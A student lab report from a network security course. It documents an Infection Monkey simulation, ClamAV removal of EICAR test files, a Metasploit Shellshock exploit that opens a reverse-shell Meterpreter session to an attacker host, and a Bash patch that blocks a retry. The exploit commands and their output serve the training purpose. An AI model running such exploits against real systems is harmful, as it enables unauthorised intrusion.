

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

Student:

Mark Jordan

Email:

jordanm14@nku.edu

Time on Task:

5 hours, 2 minutes

Progress:


100%

Report Generated: Saturday, March 28, 2026 at 2:59 PM

Section 1: Hands-On Demonstration

Part 1: Perform a Simulated Attack with Infection Monkey

14. Make a screen capture showing the **successful exploit of the corporationtechs.com web server from MonkeyIsland.**




The red dot shows a successful exploit


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17. Make a screen capture showing the recommendations for the corporationtechs.com web server.




20. Make a screen capture showing the remote zip file copied to the corporationtechs.com machine (172.40.0.20).



Part 2: Use Antivirus Software to Remove Malicious Files

12. Make a screen capture showing the contents of the VIRUS directory.



The screenshot shows a terminal window titled "Terminal" with the date "Mar 28 11:27". The terminal output shows a user at a prompt "user@corporationtechs:~\$" running the command "clamscan -i --move=/home/user/VIRUS ./". The output includes several warnings from LibClamAV, indicating that the virus database is older than 7 days and needs to be updated. It also shows that two files, "eicar.com" and "eicar_com.zip", were found to have an "Eicar-Signature" and were moved to the "/home/user/VIRUS/" directory. A "SCAN SUMMARY" section follows, providing statistics on the scan: 8922183 known viruses, engine version 0.102.4, 142 scanned directories, 458 scanned files, and 2 infected files. The scan took 29.046 seconds. Finally, the user runs "ls ./Music" and "ls ./Virus", with the latter command resulting in an error: "ls: cannot access './Virus': No such file or directory".


```
user@corporationtechs:~$ clamscan -i --move=/home/user/VIRUS ./
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 142
Scanned files: 458
Infected files: 2
Data scanned: 95.27 MB
Data read: 69.37 MB (ratio 1.37:1)
Time: 29.046 sec (0 m 29 s)
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./Virus
ls: cannot access './Virus': No such file or directory
user@corporationtechs:~$ ls ./VIRUS
eicar.com  eicar_com.zip
user@corporationtechs:~$
user@corporationtechs:~$
user@corporationtechs:~$ ls ./VIRUS
eicar.com  eicar_com.zip
user@corporationtechs:~$
```

Section 2: Applied Learning

Part 1: Exploit a Vulnerable Web Server with Metasploit


11. Make a screen capture showing the **updated exploit settings**.



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17. Make a screen capture showing the **successful Linux shell command** on TargetLinux01.



The screenshot shows a terminal window titled "AttackLinux01" with a timestamp of "2026-03-28 11:46:01". The terminal displays the output of a Metasploit (msf5) session. The user runs the command `exploit(multi/http/apache_mod_cgi_bash_env_exec)` with the target set to 26. The output shows that the target is vulnerable and the exploit is successful. The terminal then shows the command stager progress, the stage being sent, and the Meterpreter session opening. Finally, the user runs the `ls` command in the Meterpreter session, listing the contents of the `/usr/lib/cgi-bin` directory, which shows a file named `test-cgi.sh`.

```
Linux Command Shell, Reverse TCP Inline (IPv6)
32 linux/x86/shell_reverse_tcp_ipv6 manual No

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:51808) at 2026-03-28 08:44:47 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====

Mode                Size  Type  Last modified             Name
----                -
100755/rwxr-xr-x    781  fil   2020-10-10 14:41:31 -0700 test-cgi.sh


meterpreter > 
```

Part 2: Patch the Exploited System

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4. Make a screen capture showing the **pre-patch Bash version**.



The screenshot shows a terminal window titled "Terminal" with a timestamp of "Mar 28 11:47". The terminal displays the output of the command `bash -version` executed by a user at a machine named `corporationtechs`. The output shows the GNU bash version 4.3.0(1) release (x86_64-unknown-linux-gnu) and its license information. The terminal window is part of a desktop environment with a sidebar showing icons for Firefox, Files, and a terminal icon.


```
user@corporationtechs:~$ bash -version
GNU bash, version 4.3.0(1) release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```

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9. Make a screen capture showing the **post-patch Bash** version.




A terminal window titled "Defending the Network from a Simulated Attack (3e)" showing the process of updating Bash. The user is at a prompt in the "Downloads" directory. They list files, showing "bash_5.0-6ubuntu1_amd64.deb". They then run "sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb". The terminal shows the progress of unpacking and setting up the new version. Finally, they run "bash -version" and the output shows "GNU bash, version 5.0.16(1)-release (x86_64-pc-linux-gnu)".

```
user@corporationtechs:~$ bash -version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /usr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$ cd ~
user@corporationtechs:~$ bash -version
GNU bash, version 5.0.16(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```

13. Make a screen capture showing your **unsuccessful exploit attempt**.



A terminal window titled "Defending the Network from a Simulated Attack (3e)" showing a Meterpreter session. The user runs "ls" and lists the contents of "/usr/lib/cgi-bin", showing a file "test-cgi.sh". They then run "exit" and the session ends. The terminal shows the progress of the exploit attempt, including the command "msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check" and the output "172.40.0.20:80 - The target is not exploitable.".

```
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:51808) at 2026-03-28 08:44:47 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====

Mode                Size      Type       Last modified            Name
----                -
100755/rwxr-xr-x    781      file      2020-10-10 14:41:31 -0700 test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...


[*] 172.40.0.20 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```


Section 3: Challenge and Analysis

Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the **EICAR** file discovered by Windows Virus and threat protection.



Part 2: Harden the Network Perimeter

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Make a screen capture showing the **updated** firewall rules on the DMZ interface.

